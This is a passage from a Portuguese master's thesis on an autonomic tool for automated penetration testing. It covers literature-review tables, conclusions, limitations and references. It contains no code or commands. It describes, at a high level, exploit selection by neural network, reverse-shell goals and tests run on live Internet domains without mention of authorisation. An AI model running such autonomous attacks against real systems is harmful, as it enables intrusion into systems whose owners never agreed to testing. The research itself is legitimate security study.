O propósito desta pergunta consiste em relatar quais foram as estratégias utilizadas nas propostas trazidas. Desta forma, pode-se comparar com as técnicas utilizadas na proposta para


determinar quão próxima está das técnicas abordadas nos trabalhos coletados. Estas técnicas foram agrupados em cinco categorias: i) árvores de decisão; ii) redes neurais artificiais; iii) scripting; iv) modelos e; v) não especificado. Na Tabela 34 estão distribuídos os trabalhos de acordo com a classificação definida.

Tabela 34 – Estratégias utilizadas.

Estratégias utilizadas	**Trabalhos**	**Frequência**	**%**
Ávores de decisão	TR09	1	6.66%
Redes neurais artificiais	TR15	1	6.66%
Scripting	TR02, TR04, TR08, TR10, TR13	5	33.33%
Modelos	TR01, TR03, TR05, TR07, TR06, TR11, TR14	7	46,66%
Não especificado	TR12	1	6.66%

Fonte: o autor.

Figura 51 – Estratégias utilizadas.



Fonte: o autor.

Duas estratégias tiveram uma maior concentração: 7 trabalhos desenvolveram um modelo de automação para testes de invasão, representando 46,66% dos trabalhos incluídos, enquanto 5

trabalhos desenvolveram scripts de automação, com 33.33%. Ambos os casos, não automatizaram todo o processo dos testes, apresentando somente a automação de parte do processo.

6.4 QA3: Quais Arquiteturas Utilizadas Nas Propostas?


O propósito desta questão é descrever quais tipos de arquitetura foram utilizadas para o desenvolvimento da proposta contida nos estudos coletados. Assim, pode-se analisar a proximidade entre as arquiteturas utilizadas e a arquitetura construída para a proposta. Essas arquiteturas foram agrupadas em cinco categorias: i) baseada em agentes, projetada para funcionamento a partir de agentes; ii) baseada em modelos, construídas através de modelagem que podem ser implementadas a partir destas; iii) combinação de estilos, arquitetura mista, aquela que se utiliza de mais de um estilo de arquitetura; iv) camadas, organizada em formato de camadas ou níveis que permitem maior flexibilização e portabilidade e; v) Não especificado, utilizado quando no estudo analisado não há uma definição clara da arquitetura desenvolvida. Na Tabela 35 estão agrupados os trabalhos.

Tabela 35 – Arquiteturas utilizadas.

Arquiteturas utilizadas	**Trabalhos**	**Frequência**	**%**
Baseada em agentes	TR14	1	6.66%
Baseada em modelos	TR01, TR03, TR05, TR07, TR09, TR11, TR15	7	46,66%
Combinação de estilos	TR06	1	6.66%
Camadas	TR02, TR04	2	13.33%
Não especificado	TR08, TR10, TR12, TR13	4	26.66%

Fonte: o autor.

Figura 52 – Arquiteturas utilizadas.



Fonte: o autor.

Dentre as arquiteturas, as baseadas em modelos detém a maior frequência, 7 trabalhos, representando 46.66% dos estudo. Os trabalhos que não trouxeram uma arquitetura bem definida representam a segunda maior frequência, 4 trabalhos, representando 26.66% e a arquitetura em camadas tem a terceira maior frequência, 2 trabalhos, representando 13.33%.

6.5 QA4: Qual O Nível De Autonomia Utilizada Pelas Propostas Apresentadas?


Esta pergunta tem como objetivo relacionar o nível de automação que cada proposta possui. Os níveis de autonomia são considerados em GANEK; CORBI (2003) e servem de comparativo com a propostada apresenta neste estudo. Estes níveis foram agrupados em quatro grupos: i) gerenciado, existe a automação que facilitam a gerência do sistema de forma centralizada; ii) preditivo, o sistema se automonitora, avaliando seu desempenho e propõe soluções; iii) adaptativo, o sistema realiza funções de gerência, identificando problemas, analisando seu desempenho, propondo soluções e as executando sem a necessidade de interação humana e; iv) autonômico, o sistema irá operar com o mínimo de interação humana possível, realizando todas as atividades de forma independentemente, devendo existir implementação de algum sistema de decisão inteligente. Na Tabela 36 estão expostas as distribuições dos trabalhos.

Tabela 36 – Níveis de autonomia.

Nível de autonomia	**Trabalhos**	**Frequência**	**%**
Gerenciado	TR02, TR07, TR08, TR10, TR12, TR14, TR11	7	46,66%
Preditivo	TR01, TR03, TR09, TR15, TR04	5	33.33%
Adaptativo de estilos	TR05, TR06, TR13	3	20%
Autonômico	Nenhum Trabalho	0	0%

Fonte: o autor.

Figura 53 – Níveis de automação.



Fonte: o autor.

A maior concentração dos trabalhos está no nível gerenciado, com 7 estudos, o que representa 46.66%. Em seguida está o nível preditivo, com 5 estudos, representando 33.33%. O nível adaptativo conta com apenas 3 trabalhos, indicando 20% dos trabalhos incluídos. O nível autonômico não foi identificado em nenhumas das propostas trazidas nos trabalhos relacionados.

6.6 Análise Comparativa Entre Os Trabalhos Relacionados E A Proposta De Pesquisa

Esta seção tem como objetivo comparar os principais trabalhos relacionados com as que são da proposta desta pesquisa. Para isto, são descritas as características da proposta, a fim de fornecer parâmetros para comparação. Estes parâmetros são: i) os testes de invasão

proporcionados pela proposta concentra-se nos ataques remotos (online); ii) a proposta se utiliza de redes neurais artificiais para análise de dados e seleção de *Exploits*; iii) a arquitetura utilizada para o desenvolvimento da proposta é uma combinação de estilos e; iv) a ferramenta tem o nível máximo de autonomia, o nível autonômico. A Tabela 37 mostra o comparativo entre os trabalhos relacionados e a proposta. Foram considerados os trabalhos com resultados acima de 70% na avaliaçao de qualidade. Esta porcentagem foi escolhida por indicar trabalhos com requisitos de similaridade suficientes para uma comparação objetiva. Os trabalhos TR01, TR02, TR03, TR04, TR05, TR06 e TR15 fornecem mais elementos para a comparação com a proposta desta pesquisa.

Tabela 37 – Comparativo entre proposta e trabalhos relacionados.

ID	**QA1**	**QA2**	**QA3**	**QA4**
PROPOSTA	Remoto (Online)	Redes Neurais Artificiais/ Scripting	Combinação de estilos	Autonômico
TR01	Redes de computadores (redes locais)	Modelos	Baseada em modelos	Preditivo
TR02	*SQL Injection*	Scripting	Camadas	Gerenciado
TR03	Remoto (Online)	Modelos	Baseada em modelos	Preditivo
TR04	Remoto (Online)	Scripting	Camadas	Preditivo
TR05	Remoto (Online)	Modelos	Baseada em modelos	Adaptativo
TR06	*SQL Injection*	Modelos	Combinação de estilos	Adaptativo
TR15	Aplicações *Web* geral	Redes neurais artificiais	Baseada em modelos	Preditivo

Fonte: o autor.

6.7 Considerações

Observa-se, que os estudos incluídos têm características diferentes da proposta de pesquisa. Embora todos os trabalhos relacionados tratem sobre automação de testes de invasão, não há uma abordagem que unifica, tanto em relação aos objetivos, quanto à forma ou implementação. Nenhum dos trabalhos têm a mesma abrangência da proposta em termos de autonomia e resposta de processo, o que a torna relevante.

7 CONCLUSÃO

O estudo realizado teve como foco a aplicação da computação autonômica como proposta de solução para o problema de auditoria em segurança da informação baseada em testes de invasão. Este tipo de auditoria requer investimentos e conhecimento especializado, o que pode levar a contratação de terceiros. Falhas na segurança computacional podem causar prejuízos patrimoniais e extrapatrimoniais elevados.

A metodologia seguida contou com uma revisão de literatura narrativa sobre os temas principais da pesquisa (computação autonômica e segurança da informação), a modelagem e o desenvolvimento da ferramenta computacional autonômica para testes de invasão, a realização de experimentação, com o objetivo de prover dados que corroborem ou não com a hipótese levantada no estudo, e a análise dos dados coletados.

A ferramenta autonômica produzida possui cinco módulos capazes de efetuar os testes de invasão de forma autonômica: o módulo de Reconhecimento, o módulo de Análise, o módulo de Planejamento, o módulo de Execução e o módulo de Relatório. Os módulos de Reconhecimento e Análise são responsáveis pela coleta e análise dos dados relacionados ao alvo dos testes de invasão, enquanto os módulos de Planejamento e Execução são responsáveis pela realização concreta dos testes. Por fim, o módulo de Relatório é responsável por criar o artefato final com todas as informações relevantes do testes. Há um módulo adicional, de Avaliação, responsável por sistematizar os dados coletados pela ferramenta durante a experimentação para posterior análise estatística.

Os principais resultados indicam que a ferramenta computacional desenvolvida é capaz de prover, sob certas circunstâncias (definidas em seu escopo de funcionamento), os mesmos diagnósticos provenientes de testes de invasão convencionais, realizados por especialistas. Os testes de invasão autonômicos foram conduzidos em ambiente real, domínios ativos na Internet, sugerindo que a ferramenta pode ser executada com certa efetividade em cenários diversos e desconhecidos.

Com uma interface de usuário simples e funcionamento autonômico, qualquer usuário não especializado poderá efetuar um teste de invasão. Desta forma, há redução de investimentos necessários (não sendo necessária a contratação de terceiros ou treinamento de recursos humanos pertencentes à instituição), tempo de execução consideravelmente reduzido dos testes e a superação da escassez de profissionais especialistas em segurança da informação no mercado. Com os diagnósticos providos pela ferramenta, as possíveis vulnerabilidades encontradas serão corrigidas ou mitigadas pela equipe técnica da própria instituição, prevenindo prejuízos com incidentes de segurança. A proposta, portanto, mostrou-se alternativa viável para execuções de testes de invasão.

Além disto, os resultados sugerem que a implementação de mecanismos de segurança

da informação não são aplicados como deveriam ou que seu significado é reduzido dentro da realidade institucional, uma vez que parte significante dos sistemas testados ainda executam programas reconhecidamente vulneráveis. Este cenário pode não mudar caso as instituições continuem negligenciando a segurança da informação como um todo.

Foi possível implementar o nível máximo de autonomia, o nível autonômico, automatizando a execução de tarefas importantes que eram destinadas ao elemento humano. Isto deve ser visto com cautela, pois o algoritmo não tem o discernimento, empatia e sensibilidade que o ser humano possui e que são necessários em diversas atividades.

7.1 Limites Da Pesquisa

Este estudo descreveu como testes de invasão autonômicos podem ser utilizados para tornar sistemas computacionais mais seguros. No entanto, durante o desenvolvimento desta pesquisa algumas limitações ocorreram.

Limitações quanto à aplicação da pesquisa. O trabalho concentrou-se em ataques digitais remotos com propósito único de obter um tipo de resposta específica, uma conexão remota reversa. Esta limitação influencia diretamente nos resultados dos testes executados, pois foram descartados os demais tipos de ataques digitais.

Limitações quanto ao modo de execução dos testes. Os testes de invasão foram realizados diretamente com a ferramenta automatizada desenvolvida, pois não foi possível executar os testes com especilistas para posterior comparação. Também não foram realizadas comparações entre ferramentas automatizadas disponíveis com a ferramenta propostas porque essas somente automatizavam partes de testes e a proposta realiza todo o teste de forma automatizada.

Limitações quanto à amostra analisada. Diante do prazo para conclusão da pesquisa, os testes foram realizados diretamente em cenário real, não controlado e com variáveis estranhas. Por se tratar de testes complexos, detro do prazo de um mês para a coleta de dados estipulado no projeto, pode ser que mais repetições pudessem prover uma visão melhor sobre os resultados obtidos.

Limitações quanto à implementação da ferramenta. Dentro do tempo destinado ao desenvolvimento da ferramenta proposta, não foi possível implementar uma forma simplificada de adição de mais ferramentas de terceiros para a realização dos testes, assim como não foi implementado a verificação de instalação de todas as ferramentas necessárias para execução da proposta.

Limitações quanto à imaturidade da literatura em relação à computação autonômica (autoproteção autonômica). Não se encontra na literatura especializada até a finalização deste estudo, um nível de maturidade suficiente para extração de elementos para comparação satisfatório entre os trabalhos relacionados e a proposta.

7.2 Principais Contribuições Da Pesquisa

Nesta seção, são apresentados as principais contribuições trazidas pela presente pesquisa nos seguintes pontos:

- A implementação de ferramenta com nível mais elevado de autonomia aplicado à segurança da informação. Isto significa que uma tecnologia foi desenvolvida contendo requisitos como: mínima intervenção humana na execução do software e o desenvolvimento de uma camada de inteligência.
- Testes de implementação em ambiente real, com aplicação direta da computação autonômica como solução para problemas de auditoria em segurança da informação, com registros de métricas utilizadas em cenários reais, on-line.

7.3 Trabalhos Futuros

Nesta seção são apresentadas possibilidades de pesquisas futuras relacionadas diretamente aos temas abordados no decorrer do estudo, são eles:

1. A implementação de elemento autonômico de autoconfiguração capaz de realizar as correções necessárias relacionadas às vulnerabilidades encontradas nos testes de invasão autonômicos executados.
2. A implementação de sistema imunológico artificial incumbido de proteger um sistema sob uma perspectiva defensiva da segurança da informação.
3. A criação de método simplificado de adição de ferramentas de terceiros para a auditoria.

No primeiro, a implementação de um elemento autonômico complementar de autoconfiguração possibilitaria ao próprio sistema corrigir vulnerabilidade ou mitigar seus efeitos e consequências.

No segundo, a implementação de um sistema imunológico artificial, sob a perspectiva da segurança da informação defensiva, a qual atuaria após a auditoria realizada pela ferramenta desenvolvida neste estudo. Desta forma, o sistema imunológico seria o responsável pela manutenção da segurança do sistema principal.

No terceiro, a implementação de um sistema simplificado para adicionar ferramentas de terceiros na auditoria proposta. O usuário poderá adicionar outras ferramentas além das que estão previstas neste projeto de pesquisa, tornando mais robusta a proposta.

Referências

AKKIRAJU, Anurag et al. Cybergrenade: Automated Exploitation of Local Network Machines via Single Board Computers. In: *2017 IEEE 14th International Conference on Mobile Ad Hoc and Sensor Systems (MASS)*. IEEE, 2017. p. 580–584. ISBN 978-1-5386-2324-4. Disponível em: <http://ieeexplore.ieee.org/document/8108803/>. Citado 2 vezes nas páginas 102 e 103.

ALI-RAZMJOO. *samyoyo/Nettacker*. 2017. Disponível em: <https://github.com/samyoyo/Nettacker>. Citado na página 52.

ALMUBAIRIK, Norah Ahmed; WILLS, Gary. Automated penetration testing based on a threat model. In: *2016 11th International Conference for Internet Technology and Secured Transactions (ICITST)*. IEEE, 2016. p. 413–414. ISBN 978-1-908320-73-5. Disponível em: <http://ieeexplore.ieee.org/document/7856742/>. Citado 2 vezes nas páginas 101 e 103.

AUZAC. *Tipos de Pentest: White-Box, Black-Box e Grey-Box*. 2016. Disponível em: <http://www.auzac.com.br/testes-de-invasao/tipos-de-pentest/>. Citado na página 33.

Bashah Mat Ali, Abdul et al. SQL-injection vulnerability scanning tool for automatic creation of SQL-injection attacks. *Procedia Computer Science*, Elsevier, v. 3, p. 453–458, 2011. ISSN 18770509. Disponível em: <http://dx.doi.org/10.1016/j.procs.2010.12.076http://linkinghub.elsevier.com/retrieve/pii/S1877050910004515>. Citado 3 vezes nas páginas 28, 100 e 103.

BIRCAN, Bahtiyar. *heybe*. 2015. Disponível em: <https://github.com/BahtiyarB/heybe>. Citado na página 52.

BISHARA, Anthony J.; HITTNER, James B. Testing the significance of a correlation with nonnormal data Comparison of Pearson, Spearman, transformation, and resampling approaches. *Psychological Methods*, v. 17, n. 3, p. 399–417, 2012. ISSN 1939-1463. Disponível em: <http://doi.apa.org/getdoi.cfm?doi=10.1037/a0028087>. Citado na página 93.

BOUABENE, G et al. The Autonomic Network Architecture. *IEEE Journal on Selected Areas in Communications*, v. 28, n. 1, p. 4–14, 2009. Citado na página 35.

BRASIL. *Lei 13709 de 2018, Lei Geral de Proteção de Dados*. 2018. Disponível em: <http://www.planalto.gov.br/ccivil{_}03/{_}ato2015-2018/2018/lei/L137>. Citado na página 17.

BUTSKOYS, Dmitry. *Traceroute for Linux*. Disponível em: <http://traceroute.sourceforge.net/>. Citado na página 55.

CAMPOS, André. *Sistema de Segurança da Informação - Controlando Os Riscos*. 3. ed. Florianópolis: Visual Books, 2014. Citado na página 16.

CHU, Ge; LISITSA, Alexei. Poster: Agent-based (BDI) modeling for automation of penetration testing. In: *2018 16th Annual Conference on Privacy, Security and Trust (PST)*. IEEE, 2018. p. 1–2. ISBN 978-1-5386-7493-2. Disponível em: <https://ieeexplore.ieee.org/document/8514211/>. Citado 2 vezes nas páginas 102 e 103.

COMPTON, Adam. *APT2 - An Automated Penetration Testing Toolkit*. 2016. Disponível em: <https://github.com/MooseDojo/apt2>. Citado na página 52.

Computer Hope. *Linux whois command help and examples*. 2017. Disponível em: <https://www.computerhope.com/unix/uwhois.htm>. Citado na página 54.

CORRÊA, Sand Luz; CERQUEIRA, Renato Fontoura de Gusmão. *Computação Autônoma: Uma Visão sobre Arquiteturas e Infra-estruturas*. 24 p. Tese (Monografia) — Pontifícia Universidade Católica do Rio de Janeiro, Rio de Janeiro, 2008. Citado 2 vezes nas páginas 37 e 42.

CRONKHITE, Cathy; MCCULLOUGH, Jack. *Hackers, Acesso Negado*. Rio de Janeiro: Campus, 2001. 253 p. ISBN 85-352-0940-9. Citado 2 vezes nas páginas 26 e 27.

DANTAS, Marcus Leal. *Uma Abordagem Focada em Gestão de Riscos*. [s.n.], 2011. 5–147 p. ISBN 9788540600478. Disponível em: <http://www.marcusdantas.com.br/files/seguranca{_}informacao.> Citado 3 vezes nas páginas 21, 22 e 24.

European Union. *General Data Protection Regulation (GDPR) – Final text neatly arranged*. 2016. Disponível em: <https://gdpr-info.eu/>. Citado na página 17.

FERREIRA, Mateus Felipe Tymburibá et al. Análise de vulnerabilidades em Sistemas Computacionais Modernos: Conceitos, Exploits e Proteções. In: *Minicursos do XII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*. [S.l.: s.n.], 2012. p. 2–51. ISBN 978-85-7669-264-5. Citado na página 31.

Folha de São Paulo. *Ministério Público vai apurar vazamento de dados de clientes da C&A - 03/09/2018 - Tec - Folha*. 2018. Disponível em: <https://www1.folha.uol.com.br/tec/2018/09/ministerio-publico-vai-apurar-vazamento-de-dados-de-clientes-da-ca.shtml>. Citado na página 17.

FRASER, B. *RFC 2196 - Site Security Handbook*. 1997. 1–75 p. Disponível em: <https://tools.ietf.org/html/rfc2196>. Citado 2 vezes nas páginas 23 e 24.

G1 Economia. *Entenda o escândalo de uso político de dados que derrubou valor do Facebook e o colocou na mira de autoridades | Tecnologia | G1*. 2018. Disponível em: <encurtador.com.br/duGOS>. Citado na página 17.

GANEK, A. G.; CORBI, T. A. The dawning of the autonomic computing era. *IBM Systems Journal*, v. 42, n. 1, p. 5–18, 2003. ISSN 0018-8670. Disponível em: <http://ieeexplore.ieee.org/document/5386835/>. Citado 5 vezes nas páginas 37, 38, 39, 100 e 108.

GIL, Antônio Carlos. *Como elaborar projetos de pesquisa*. 4. ed. São Paulo: Atlas, 2002. Citado na página 18.

GRANDA, Juan C. et al. Resilient overlay network for real-time interactive multimedia sessions in corporate networks. *Multimedia Systems*, Springer Berlin Heidelberg, v. 22, n. 5, p. 543–557, 2016. ISSN 09424962. Citado na página 35.

GREENWALD, Lloyd; SHANLEY, Robert. Automated planning for remote penetration testing. In: *MILCOM 2009 - 2009 IEEE Military Communications Conference*. IEEE, 2009. p. 1–7. ISBN 978-1-4244-5238-5. Disponível em: <http://ieeexplore.ieee.org/document/5379852/>. Citado 3 vezes nas páginas 94, 100 e 103.

HAUBRIS, Kevin P.; PAULI, Joshua J. Improving the Efficiency and Effectiveness of Penetration Test Automation. In: *2013 10th International Conference on Information Technology: New Generations*. IEEE, 2013. p. 387–391. ISBN 978-0-7695-4967-5. Disponível em: <http://ieeexplore.ieee.org/document/6614338/>. Citado 2 vezes nas páginas 100 e 103.

HUEBSCHER, Markus C.; MCCANN, Julie A. A survey of autonomic computing—degrees, models, and applications. *ACM Computing Surveys*, v. 40, n. 3, p. 1–28, aug 2008. ISSN 03600300. Disponível em: <http://portal.acm.org/citation.cfm?doid=1380584.1380585>. Citado 2 vezes nas páginas 40 e 41.

HUTCHINS, Eric M.; CLOPPERT, Michael J.; AMIN, Rohan M. Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. *6th Annual International Conference on Information Warfare and Security*, n. July 2005, p. 1–14, 2011. Citado 3 vezes nas páginas 30, 31 e 74.

IBM. IBM's Perspective on the State of Information Technology. *IBM Corporation*, v. 15, p. 1–39, 2001. Citado 2 vezes nas páginas 35 e 36.

____. An architectural blueprint for autonomic computing. *ACS Applied Materials & Interfaces*, v. 1, n. 12, p. 2886–2892, dec 2005. ISSN 1944-8244. Disponível em: <http://pubs.acs.org/doi/10.1021/am900608j>. Citado 3 vezes nas páginas 40, 41 e 43.

ISO. *ISO 27005:2011 - Information security risk management*. [S.l.]: ISO/IEC, 2011. 76 p. Citado 2 vezes nas páginas 24 e 25.

ISO/IEC. *ISO/IEC 27000 Information technology — Security techniques — Information security management systems — Overview and vocabulary*. 2014. 38 p. Disponível em: <http://www.iso.org/iso/catalogue{_}detail?csnumber=42>. Citado 4 vezes nas páginas 21, 22, 24 e 27.

ITF Forum 365. *Brasil amplia em cerca de 12% investimentos em segurança da informação - IT Forum 365 | Conectando todo o setor de TI*. 2017. Disponível em: <https://www.itforum365.com.br/seguranca/brasil-amplia-em-cerca-de-12-investimentos-em-seguranca-da-informacao/>. Citado na página 16.

JAYANTHI, M.K. Strategic Planning for Information Security -DID Mechanism to befriend the Cyber Criminals to assure Cyber Freedom. In: *2017 2nd International Conference on Anti-Cyber Crimes (ICACC)*. IEEE, 2017. p. 142–147. ISBN 978-1-5090-5814-3. Disponível em: <http://ieeexplore.ieee.org/document/7905280/>. Citado na página 24.

JENNINGS, Brendan et al. Towards autonomic management of communications networks. *IEEE Communications Magazine*, v. 45, n. 10, p. 112–121, 2007. ISSN 01636804. Citado na página 35.

KADAM, S.P. et al. Automated Wi-Fi penetration testing. In: *2016 International Conference on Electrical, Electronics, and Optimization Techniques (ICEEOT)*. IEEE, 2016. p. 1092–1096. ISBN 978-1-4673-9939-5. Disponível em: <http://ieeexplore.ieee.org/document/7754855/>. Citado 2 vezes nas páginas 101 e 103.

KAO, Da-Yu. Performing an APT Investigation: Using People-Process-Technology-Strategy Model in Digital Triage Forensics. In: *2015 IEEE 39th Annual Computer Software and Applications Conference*. IEEE, 2015. v. 3, p. 47–52. ISBN 978-1-4673-6564-2. ISSN 07303157. Disponível em: <http://ieeexplore.ieee.org/document/7273322/>. Citado na página 17.

KELLER, Ariane et al. Reconfigurable nodes for future networks. *2010 IEEE Globecom Workshops, GC'10*, p. 357–361, 2010. Citado na página 35.

KEPHART, J O. Research challenges of autonomic computing. *Proceedings 27th International Conference on Software Engineering 2005 ICSE 2005*, p. 15–22, 2005. Disponível em: <http://ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=1553533>. Citado na página 35.

KHAWAJA, Gus. *The Pentester Automation Tool*. 2017. Disponível em: <https://github.com/GusKhawaja/pat>. Citado na página 52.

KLETTENBERG, Josiane. *SEGURANÇA DA INFORM AÇÃO : Um estudo sobre o uso da Engenharia Social para obter informações sigilosas de usuários de Instituições Bancárias Florianópolis*. 160 p. Tese (Dissertação) — Universidade Federal de Santa Catarina, Florianópolis, 2016. Citado na página 21.

KOLLI, Yaswanth; MOHD, Tauheed Khan; JAVAID, Ahmad Y. Remote Desktop Backdoor Implementation with Reverse TCP Payload Using Open Source Tools for Instructional Use. In: *2018 IEEE International Conference on Electro/Information Technology (EIT)*. IEEE, 2018. v. 2018-May, p. 0249–0254. ISBN 978-1-5386-5398-2. ISSN 21540373. Disponível em: <https://ieeexplore.ieee.org/document/8500174/>. Citado na página 28.

LI, Meicong et al. The study of APT attack stage model. In: *2016 IEEE/ACIS 15th International Conference on Computer and Information Science (ICIS)*. IEEE, 2016. p. 1–5. ISBN 978-1-5090-0806-3. Disponível em: <http://ieeexplore.ieee.org/document/7550947/>. Citado na página 31.

LUAN, Junchao; WANG, Jian; XUE, Mingfu. Automated Vulnerability Modeling and Verification for Penetration Testing Using Petri Nets. In: *International Journal of Engineering Research and Applications*. [S.l.: s.n.], 2016. v. 07, n. 06, p. 71–82. Citado 2 vezes nas páginas 94 e 101.

LYON, Gordon. *Nmap: the Network Mapper - Free Security Scanner*. Disponível em: <https://nmap.org/>. Citado na página 55.

MACEDO, Daniel Fernandes. *Computação Autonômica*. 37 p. Tese (Artigo) — Universidade Federal de Minas Gerais, Belo Horizonte, 2012. Citado 4 vezes nas páginas 38, 41, 42 e 102.

MALERBA, César. *Vulnerabilidades e Exploits : técnicas , detecção e prevenção*. 68 p. Tese (Monografia) — Universidade Federal do Rio Grande do Sul, Porto Alegre, 2010. Citado 2 vezes nas páginas 27 e 28.

MARTIN, R.A. Managing vulnerabilities in networked systems. *Computer*, v. 34, n. 11, p. 32–38, 2001. ISSN 00189162. Disponível em: <http://ieeexplore.ieee.org/document/963441/>. Citado na página 26.

MARTINS, Alaíde Barbosa; SANTOS, Celso Alberto Saibel. Uma Metodologia para implantação de um Sistema de Gestão de Segurança da Informação. *Journal of Information Systems and Technology Management*, Salvador, v. 2, n. 2, p. 121–136, 2005. ISSN 1807-1775. Citado na página 25.

MCCLURE, Stuart; SCAMBRAY, Joel; KURTZ, George. *Hackers Expostos: Segredos e Soluções para a Segurança de Redes*. 4. ed. Rio de Janeiro: Elsevier, 2003. Citado 5 vezes nas páginas 29, 30, 34, 44 e 102.

MELO, Sandro. *Exploração De Vulnerabilidades Em Redes TCP/IP*. 3. ed. Rio de Janeiro: Alta Books, 2017. 640 p. Citado 5 vezes nas páginas 16, 28, 29, 32 e 44.

MESKILL, Brian et al. Federation lifecycle management incorporating coordination of bio-inspired self-management processes. *Journal of Network and Systems Management*, v. 21, n. 4, p. 650–676, 2013. ISSN 10647570. Citado na página 35.

MINISTÉRIO DA EDUCAÇÃO SECRETARIA. *POLÍTICA DE SEGURANÇA DA INFORMAÇÃO A*. Santa Maria: [s.n.], 2013. 132 p. Citado na página 22.

MIORANDI, Daniele; YAMAMOTO, Lidia; De Pellegrini, Francesco. A survey of evolutionary and embryogenic approaches to autonomic networking. *Computer Networks*, Elsevier B.V., v. 54, n. 6, p. 944–959, 2010. ISSN 13891286. Disponível em: <http://dx.doi.org/10.1016/j.comnet.2009.08.021>. Citado na página 35.

MITTON, D. et al. *RFC 3127*. Network Working Group, 2001. 1–84 p. Disponível em: <https://tools.ietf.org/html/rfc3127>. Citado na página 22.

MONTEIRO, Iná Lúcia Cipriano de Oliveira. PROPOSTA DE UM GUIA PARA ELABORAÇÃO DE POLÍTICAS DE SEGURANÇA DA INFORMAÇÃO E COMUNICAÇÕES EM ÓRGÃOS DA ADMINISTRAÇÃO PÚBLICA FEDERAL (APF). In: *Faculdade de Ciência da Informação*. Brasília: Faculdade de Ciência da Informação, 2010. p. 125. Citado na página 16.

